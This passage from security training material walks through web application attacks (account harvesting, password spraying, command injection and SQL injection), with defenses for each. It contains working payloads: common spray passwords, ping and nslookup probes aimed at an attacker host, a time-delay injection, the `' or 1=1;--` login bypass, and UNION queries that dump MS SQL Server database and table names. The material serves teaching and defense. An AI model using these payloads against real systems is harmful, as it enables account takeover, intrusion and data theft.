- OWASP offers numerous useful items:
  - OWASP Developer Guide
  - Web app pen test framework
  - Web app pen test checklist
  - WebGoat: A buggy web app, ready for you to test
  - User input validation code, including filters in PHP, Java, and as regular expressions
  - ZAP: Web app vuln scanner

I frequently get asked where someone should turn for information about web application attacks and defenses. The single best source of this information is the Open Web Application Security Project (OWASP), available at https://www.owasp.org.

Its *OWASP Developer Guide* is quite comprehensive, including details associated with design, architecture, implementation, event logging, and more! It is a must-read for any web developer today. Get it here: https://github.com/OWASP/DevGuide

Also, the user input validation code, which includes free, open-source code for filtering nasty things from user input, is especially useful.

Another information resource is the Application Security Wiki project, available at https://appsecwiki.com.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Exploitation

Open Web Application Security Project
Account Harvesting
Command Injection
SQL Injection
Cross-Site Scripting
Lab 4.4: XSS and SQLi
Attacking Web App State Maintenance

For our web app attack section, let's start by focusing on account harvesting, an attack that lets a bad person figure out which accounts are available on the target web application.

Account Harvesting

- The ability to discern valid user IDs
  - Observing how the server responds to valid versus invalid authentication requests
- Attackers automate harvesting through scripts
  - Using shell scripting with a tool such as wget (Linux or Windows)
  - Or using Python or Burp
- Script-based harvesting depends on the format of user ID:
  - Numeric (that is, credit card numbers or numbers with pattern):
    - Exploit by incrementing through pattern
  - User specified:
    - Exploit via dictionary file and permutations


Account harvesting is the ability to discern valid user IDs based on how the application responds when the user tries to authenticate. This technique is based on analyzing what happens when a user types in a user ID and password. If there are different error messages that come back (if the user ID is wrong versus if the password is wrong), an attacker can determine the user IDs associated with the system.

If there are differences in the error message between an incorrect user ID and an incorrect password, attackers can use automated harvesting scripts, going through the whole possible user ID space to determine valid user IDs.

So, if a web application sends back one message or error code when the user ID is wrong and another message when the password is wrong, an attacker can set up a brute force guessing script to harvest all the user IDs. It's not glamorous, but it works like a charm for applications that have differentiations between the error messages.


After finding a vulnerable system, the attackers create scripts to automate this harvesting using Burp or Python.

The attackers' scripts iterate through the entire user ID space, going through all numeric possibilities, such as credit card numbers or any other numbers with a pattern. Also, if the user IDs are specified by the users themselves, an attacker can use a dictionary to guess different user ID combinations to harvest valid account names.



Now look at an example of a system that is vulnerable to account harvesting. For this example, this is pulled from a bank we recently tested.


As you can see, when we tried to register a user ID, it came back with a notification that the account is already in use.



Now we start a script that runs through a large number of possible email addresses that may be valid.

By looking at the length output from Burp Pro, we can see that current accounts had a shorter length, while non-existent accounts had a longer length. In this example, this was because if the account was in use, it simply said "try again"; if it was not in use, it would ask for additional information.

The Need for a Good Password Set




What is the worst that can happen?

Well, once we have harvested a large number of user IDs, we can then pick and choose passwords users are most likely to use.

We only run a single password at a time. This way we fly under the password lockout radar.

Passwords like 123456, password, and admin <Season><Year> almost always work to gain access to individual accounts.

The screenshot above is from Burp Pro



Once we have the user IDs, we then automate the process of spraying a single password across all accounts.

We can then review the size of the page response, or sometimes the time, to determine if the user ID and password combos we have used were successful.

The screenshot above is also from Burp Pro; we sorted on the length of the response.

Defenses | Account Harvesting

- Preparation:
  - All authentication error messages must be consistent:
    - There should be no differences between the bad user ID and good user ID/bad password conditions
  - User IDs should be tracked for a given number of bad logins and then temporarily lock out accounts
    - Account lockout could be timed to restore access after 30 minutes or require a call to the help desk
    - Be careful about the cost of help desk calls for account lockout resets
- Slow down authentication and verification responses
  - Wait 5+ seconds for verification, then get longer as the failed logons/checks mount
  - This can be on a per IP/user agent string basis
- Identification:
  - Frequent login attempts with no activity even after successful login
- Cont, Erad, Recov: N/A

How do you defend yourself against this kind of attack?

All authentication error messages must be consistent. If the user ID is wrong or if the password is wrong, the same message should display. Everything should be identical: The HTML, as well as any information, passed back in the URL location line of the browser.

In addition, you may want to have individual user IDs tracked for a given number of bad logins and presented with an account lockout message after several invalid login attempts. If users try four or five different bad passwords in a row, you could lock out their account, either permanently (requiring a call to the help desk) or for potentially just a certain amount of time, such as 10 minutes or a half hour. This prevents an attacker from going through and harvesting account names and then trying to determine the passwords through a brute force attack. Be careful with forcing users to call help desks, however! That could drive up help desk costs, which could be pushed back on your security team if it is due to lockout features.

Also, if you do reset accounts, you may want to consider requiring new and different passwords for the reset accounts. So, if a lockout does occur, the attacker can't just continually guess the password information again and again.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions


Exploitation

Open Web Application Security Project
Account Harvesting
Command Injection
SQL Injection
Cross-Site Scripting
Lab 4.4: XSS and SQLi
Attacking Web App State Maintenance

Next, let's talk about a web application attack technique that is both surprisingly easy for a bad person to exploit and is rather common: Command injection. By leveraging this vector against a vulnerable system, an attacker can easily take over a target web server, establishing a foothold in the target environment. In recent penetration tests, as well as real-world incidents, numerous web applications have had this type of vulnerability, including some enterprise resource planning (ERP) solutions.

Command Injection

- Some web applications take input from a user and process that input by invoking a shell to run a program to handle the input
  - If the input contains a command for the shell, an attacker may get that command to run
  - Alternatively, the web server may skip the shell and just execute the program and its input, still manifesting the vulnerability
  - This input could come in via URL variables, form variables, cookies, or any other input field
  - The attacker's command typically runs with privileges of the web server



Some web applications take input from a user and then process that input by launching a command shell to run a program to deal with the input. In a vulnerable application, an attacker can subvert this process by injecting commands for the shell to run appended to normal input. Sometimes these commands are separated from the input by a ; (on Linux) or an & (on Windows) to cause the shell to view the trailing, attacker-injected command as part of the normal call for the shell to execute the program. We have seen this recently in ShellShock

Some web applications dispense with launching a shell to invoke the program, but instead just execute the program to handle the input, and the program can be tricked into further executing the attacker's input. Either way, we have a command injection vulnerability if the web application can be tricked into running commands supplied by the attacker as user input.

These attacker commands could arrive via arbitrary forms of user input on a web application, including URL variables (passed via HTTP GET), browser form variables (passed via HTTP POST), cookies, or other input methods.

The attacker's commands typically run with the privileges of the web server, which, in most modern environments, run with limited privileges. Still, even with those limited privileges, command execution on a target server offers a powerful starting point for an attacker, who can then pivot through to attack other machines or launch a privilege escalation attack to gain more power over the vulnerable server.

Commands to Inject (1)

Command Injection

- To discover a command injection flaw, an attacker could choose from several commands to try
  - `ping AttackerIPaddress`
  - `nslookup AttackerDomainName`
  - The attacker can then sniff to see if packets come from the target
- These commands are ideal because:
  - They don't require high privileges to execute and they are benign
  - They show that there is outbound traffic from the target:
    - With nslookup, that outbound mechanism might not even be direct at all—it could have been forwarded through one or more DNS servers but it is still command execution!
  - Plus, they work in a blind fashion because the attacker can sniff to see if they worked without seeing the output of the command

To find command injection flaws, an attacker can manually enter commands and look for signs of their execution. Alternatively, some vulnerability-scanning tools attempt to enter benign commands to see if there is a sign of execution.

Some of the most useful commands to inject to determine if this type of flaw is present are `ping` and `nslookup`. If the attacker injects a command to try to ping her own IP address, the attacker can then sniff to see if ICMP Echo Request messages are coming from the target web server. If they are, the command was successfully executed. Alternatively, the attacker could inject an `nslookup` command for a domain name controlled by the attacker. The attacker can then sniff to see if any DNS requests come from the target environment for the attacker-controlled DNS server.

The `ping` and `nslookup` commands are ideal for testing for the presence of command injection because they can be executed even with minimal privileges and won't cause harm in most environments. Each also provides an indication that we can cause the target machine to take action to exfiltrate data. That is, there is some form of outbound communication allowed from the target. For `nslookup`, that communication might not even be detected with the target machine sending a DNS request through one or more DNS servers that are resolving the name on behalf of the vulnerable target machine. The attacker still has command execution, even though the target can't communicate directly with him.

And, best of all, sniffing either `ping` or `nslookup` shows that the commands executed successfully, even when you have blind command injection that prevents you from seeing the output of the command. Sniffing those packets is all the sign you need that the command executed.

Commands to Inject (2)

- After verifying command execution, the attacker could have the target machine download malware
  - Transfer or execute programs on the target
- Many automated scanning tools fail to find this flaw
  - Simply try to ping an unrouteable RFC 1918 address of the attacker's machine
  - Manual verification is often required for testing command injection
- Use time-delay inference for verification of flaw

Does the page load after 5 seconds when injecting
`ping -n 6 -w 1000 127.0.0.1`?

When attackers verify that command execution is possible via ping or `nslookup`, they can then move to more elaborate commands. In particular, some attackers inject commands causing the target machine to download a file (such as a piece of malicious code) on an attacker-controlled system. That way, attackers can cause the target to execute the bad guys' code right from the file share, without even installing the software on the vulnerable target.

Verification of command injection flaws can be difficult for automated scanners, often requiring manual testing to verify the presence of a vulnerability. When testing for a command injection flaw, remember that your command may execute but you may not see any output from your command. Consider using time-delay inference to verify a command injection flaw. Running a `ping` command such as the example shown on this page will incur a 5-second delay while the `ping` completes. When submitting this command as input, does the system respond immediately after a (new) 5-second delay? This time-delay inference can be useful for verifying the presence of a vulnerability, even if the command output is unavailable.

Command Injection Defenses

Command Injection

- Preparation:
  - Educate developers to be careful with user input
  - Conduct vulnerability assessments and penetration tests regularly
- Identification:
  - Look for unusual traffic outbound from web servers
  - Look for extra accounts or other configuration changes on servers
- Containment:
  - Fix the application, and consider a Web Application Firewall
  - Remove attacker software and accounts
  - Check for a rootkit
- Eradication:
  - If rootkit was installed, rebuild
- Recovery:
  - Watch for attacker's return

To defend against command injection attacks, you need to educate your web developers to treat user input carefully, avoiding any risky activity that may result in its execution, such as launching shells or directly calling exec features on inputted data. You should also strive to conduct periodic and regular vulnerability assessments and in-depth penetration tests of your systems to find such flaws before bad folks do.

For identification, you can look for unusual outbound traffic from your web servers. For example, is it normal for a web server to start pinging the outside world? How about having a web server initiating outbound TCP connections, especially connections associated with file sharing such as SMB or NFS? That is likely a sign that something is amiss. You can also look for configuration changes made by an attacker on a target, such as extra accounts appearing.

For containment, you should fix the web application to remove this kind of flaw. If the fix takes too long, you can consider whether deploying a Web Application Firewall (WAF) may address the problem in the short term. You should also remove any attacker-installed software and other configuration changes on the target, checking carefully to see if there is a rootkit present on the machine. We'll look at rootkit detection tools in 504.5.

For eradication, if a rootkit was installed, you should rebuild the system, and then in recovery watch for the attacker's return.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Exploitation

Open Web Application Security Project
Account Harvesting
Command Injection
SQL Injection
Cross-Site Scripting
Lab 4.4: XSS and SQLi
Attacking Web App State Maintenance

We'll now talk about a technique called SQL injection, which lets an attacker search, update, or even delete data in a backend SQL database.

SQL Injection

- Most web apps have a web server with a backend database
- The web app takes user input and adds it to a SQL statement to retrieve, update, or delete data in the database

```
select field from table where variable = 'value';

update table set field = 'value';
```

SQL statements often contain user input. If improperly validated, this can lead to SQL injection flaws, including full compromise of database systems.

Most web applications utilize both a web server and a supporting backend database. The application accepts input from the user and adds it to a SQL statement to retrieve data (a SQL *select* statement), modify data (a SQL *update* statement), or delete data (a SQL *delete* statement). Examples for SQL select and update statements are shown on this page.

If a SQL statement accepts user input and does not properly validate or handle the supplied data, an attacker has an opportunity to manipulate the nature of the query to inject vastly different SQL statements. This injection can net significant gains for the attacker, up to and including full compromise of the database and web server.

Looking for SQL Injection Vulnerabilities

SQL Injection

- Find a user-supplied input string that will be part of a database query (username, account number, product SKU, and more)
- What will the application consider the data type of the user-supplied input? (number, string, date, and so on)
- Start by adding string quotation characters to the user data to see how the system reacts when data submitted (' '' and ")
  - You may need to bypass any client-side filtering of these characters (such as JavaScript)
  - Use a web-application manipulation proxy for that (more on this later!)

Various tools automate scanning for SQL injection flaws: Zed Attack Proxy, Burp Suite Pro, Sqlmap

To apply this technique, attackers first try to find some user-supplied input string in the web application. They look for some form element that a user can type into. Maybe they'll select a username, an account number, a product SKU, or anything the attacker guesses will be passed into a backend database. The attacker then tries to figure out what type of data this would be. For instance, if it's a username, it's probably a string. If it's the number of widgets the user wants to order, perhaps it's an integer.

Attackers then start adding string quotation characters to the user data to see how the system reacts when the data is submitted. They'll enter things such as an open single quote, open double quotes, closed quotes, or different other characters. Note that attackers may have to bypass any client-side filtering of the characters. For example, a lot of web applications use JavaScript on the browser to filter out different characters that they don't want to be sent into the application. It's easy for attackers to get around this. They could use a customized browser, or they could use a proxy tool. We'll talk about web application manipulation proxy tools that can do this in a little bit.

Don't assume any information that you filter out at the browser in JavaScript is not going to be bypassed by the user. The attacker can get around your filtering.

So, essentially, with database manipulation, attackers try to enter a bunch of special quote characters to see if they can make the application cough up some more information.

Several tools help by automating the sending of quotation marks of various kinds into user input fields, looking for database error messages in responses. In particular, there is an Nmap Scripting Engine script called SQLInject.nse, appropriately enough, incorporated into recent versions of Nmap. Furthermore, the ZAP Proxy, Burp Suite, and sqlmap tools also include automated SQL injection vulnerability-scanning features.

Nmap is available at https://www.nmap.org. The Zed Attack Proxy (ZAP) is available at https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project. Burp Suite is available at https://www.portswigger.net. Sqlmap is available at http://sqlmap.org.

Database Manipulation across the Web

SQL Injection

- After a target user input string has been identified, use standard database logic elements and see what happens!
  - Double dash (--): Comment delimiter
  - Semicolon (;): Query terminator
  - Asterisk (*): Wildcard selector
  - Percent sign (%): Matches any substring
  - Underscore (_): Matches any character
- Other useful entities are OR, TRUE, 1=1, SELECT, JOIN, and UPDATE

In addition to the single quotes and double quotes, attackers may try to enter in many different other characters to see if they can get the backend database to send some information in return.

They may try semicolons or asterisks, percent signs or underscores, or even individual elements of SQL syntax.

The most useful element in this list is the double dash (--). This acts as a comment delimiter and can, therefore, be used to tell the database to ignore anything passed to it after the user's input. That's quite helpful in avoiding syntax errors induced by SQL injection.

Beyond these special characters, attackers also use standard SQL statement elements, including OR, TRUE, 1=1, SELECT, JOIN, and UPDATE. Let's go through a few specific examples to see how some of these various elements can be used.

Examples: Finding Errors

- Suppose web app has:
  - `select * from users where name = '[value]';`
- Suppose attacker types in a name of:
  - `Fred'`
- Resulting SQL will be:
  - `select * from users where name = 'Fred'';`
- Those final two `'` marks cause a syntax error!
  - Error messages vary but could include `Database error`, `SQL Syntax Error`, or a generic error message

Suppose you have a web application that asks the user for a username and then looks up the appropriate user ID in a SQL database. The select statement appears on the slide.

The user types in a [value] of Fred followed by a single quote. The web application dutifully plops (a highly technical term: "plops") the user input including the single quote into the [value] position of the select statement.

The resulting SQL has a syntax error. The two single quotes after Fred cause the SQL parser in the database to generate an error message. You've probably seen web applications that shoot back an error message when you type some funky characters into user input. You may have been witnessing a simple SQL injection flaw. Error messages that might indicate such a vulnerability include "Database error," "SQL error," "SQL Syntax Error," and "ODBC Error."

This is certainly interesting, but let's see what attackers can do after they witness an error message based on the single quote.

Examples: Grabbing More Data

- Suppose web app has:
  - `select * from users where name = '[value]';`
- Now, attacker types in a name of:
  - `' or 1=1;--`
- Resulting SQL is:
  - `select * from users where name = '' or 1=1; --';`
- `1=1` is always true, and anything or true is true
- Therefore, the database returns some data
  - Possibly the admin's ID number, if it's the first in the table

Wait, there's more!

Suppose the attacker types in a username of `' or 1=1;--`

1=1 is always true, so the database thinks the username is '' or TRUE. This retrieves all users from the database. That sure could be useful to the attacker.

Now, when the SQL statement tries to select a single user and gets a database response that includes several different users, what happens? Typically, the database plucks off the top entry in the response. The top entry in most database user tables is an entry for the database administrator. Therefore, for this application, an attacker can choose the admin's user ID number without even knowing the admin account name, simply by typing in `' or 1=1;--`. Ouch!

Examples: Getting Database Structure

- Suppose web app has:
  - `select * from users where name = '[value]';`
- Now, the attacker types in a name of:
  - `Fred' union select name,1,'1',1,'1' from master..sysdatabases;--`
    - On MS SQL Server, this retrieves database names:
  - `Fred' union select name,1,'1',1,'1' from [db_name]..sysobjects where xtype='U';--`
    - On MS SQL Server, this retrieves table names
    - Similarly, an attacker can grab column names, look at values stored in individual columns, join tables, and more
    - It's pretty much raw access to the database... with the credentials that the web app uses to log in to the database

Now let's take the gloves off and see how an attacker goes at it.

To understand this next variation of SQL injection, you need to know that SQL databases include two types of data: User definable tables and metadata. We've been messing around with getting information from user definable tables. That's nice, but we don't know the names of those user tables, their columns, or their fields. It's hard to ask the database detailed questions when we don't know the names of these user definable tables.

The attacker gets the names of the user definable tables from the metadata. This data spells out the database names, all columns, and all fields in the system. Attackers structure their input to get the names of databases first. Then attackers nab the column names. Similarly, attackers can get field names.

Armed with this data, we can use the techniques described earlier to query specific tables by extending select statements. With this technique, attackers can dump the contents of the whole database.

The "union" statement you see here merges together the results of two select statements. (One of the statements is from the web application; the other is from the attacker as a form of user input.) Attackers do this because they want to view the data from their own select statement searches in the visible output fields provided by the existing application. Also, note the 1,'1',1,'1' in the statements. Those are to make the select statements on both sides of the union have the same number of fields. For a union to work, the left and right side must have the same array depth. How does the attacker know how many ones to add and whether they should be an integer (1) or a string ('1')? The bad people use trial and error, expanding the numbers of ones from zero to one (1) to two (1,1) to three (1,1,1) and so on, until the attacker gets the right array depth. Then the attacker starts alternating integers and strings using trial and error (1,1 vs. '1',1) until the right combination is discovered.

Defenses: Preparation

- Limit the permissions of the web app when accessing the database
- Some developers attempt to filter user input to remove malicious characters
  - This is often problematic and hard to implement well
- Teach web developers to use *parameterized* queries
  - A better solution than input filtering, available for all modern SQL APIs
- ModSecurity offers attack identification and blocking features for Apache, IIS, and Nginx

TIP

Using parameterized queries is the best way to mitigate the risk of SQL injection. It is also easier for programmers to implement, and aids in improving database performance. Good for operations and InfoSec!

One level of defense against SQL injection involves limiting the permissions of the web application when accessing the database. Don't let your web app have admin capabilities in your database! That's incredibly dangerous. Clamping down on these permissions won't eliminate SQL injection, but it can limit the attacker's ability to explore the database fully.

Some best-practice guides for web development with SQL database interaction recommend filtering any input data to remove dangerous characters that could be used to manipulate the database. While this is necessary to defend against other types of attacks (such as Cross-Site Scripting, or XSS, attacks), it is no longer considered best practice as a defense technique against SQL injection. Instead, developers should build their web applications to use *parameterized queries*, as opposed to building SQL statements through string concatenation. Using parameterized queries eliminates any risk of SQL injection, is simpler for most programmers, and improves database performance. When a security recommendation is also good for the operations team (and programmers) it is usually an easy sell by the InfoSec team!

A guide to using parameterized queries is published through the OWASP project at https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Query_Parameterization_Cheat_Sheet.md (https://tinyurl.com/y4u4qaqd). The details of how to implement parameterized queries will change depending on the web programming language, API selection, and backend database, but a guide for Microsoft Windows IIS servers and the Microsoft SQL Server database is available at http://blogs.msdn.com/b/brian_swan/archive/2011/02/16/do-stored-procedures-protect-against-sql-injection.aspx.

As a final defense technique, consider the use of the ModSecurity plugin for your Apache, IIS, and Nginx web servers. ModSecurity includes filtering features to stop SQL injection attacks, as well as Cross-Site Scripting attacks (a topic we discuss later). ModSecurity is available at https://modsecurity.org.

Defenses: Identification and Containment

- Identification:
  - Search web application logs for special characters (';" etc.) or phrases such as union, select, join, and inner
  - DLP tools may detect exfiltration event for PII
    - Although encryption may hamper the ability to detect
- Containment:
  - Block source IP address and/or account being exploited
- Eradication and Recovery:
  - Remove attacker data from the system
  - Launch fraud investigation if required

To identify a SQL attack, you can search your web application logs for the special characters we've discussed, as well as for words such as "union," "select," "join," and "inner." Also, some Data Loss Prevention (DLP) solutions can monitor networks and look for the exfiltration of sensitive Personally Identifiable Information (PII), such as credit cards, Social Security numbers, and the like. However, if this data is accessed via an encrypted session (such as TLS/SSL), the DLP solution may be blind to it.

If people launch this kind of attack against you, filter their source IP address and/or user account at a firewall or in the web application.

Eradication and Recovery for such attacks involve removing any attacker-placed data from the database. Involve your anti-fraud group (if your organization has one) to help investigate what the attacker attempted to do.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Exploitation

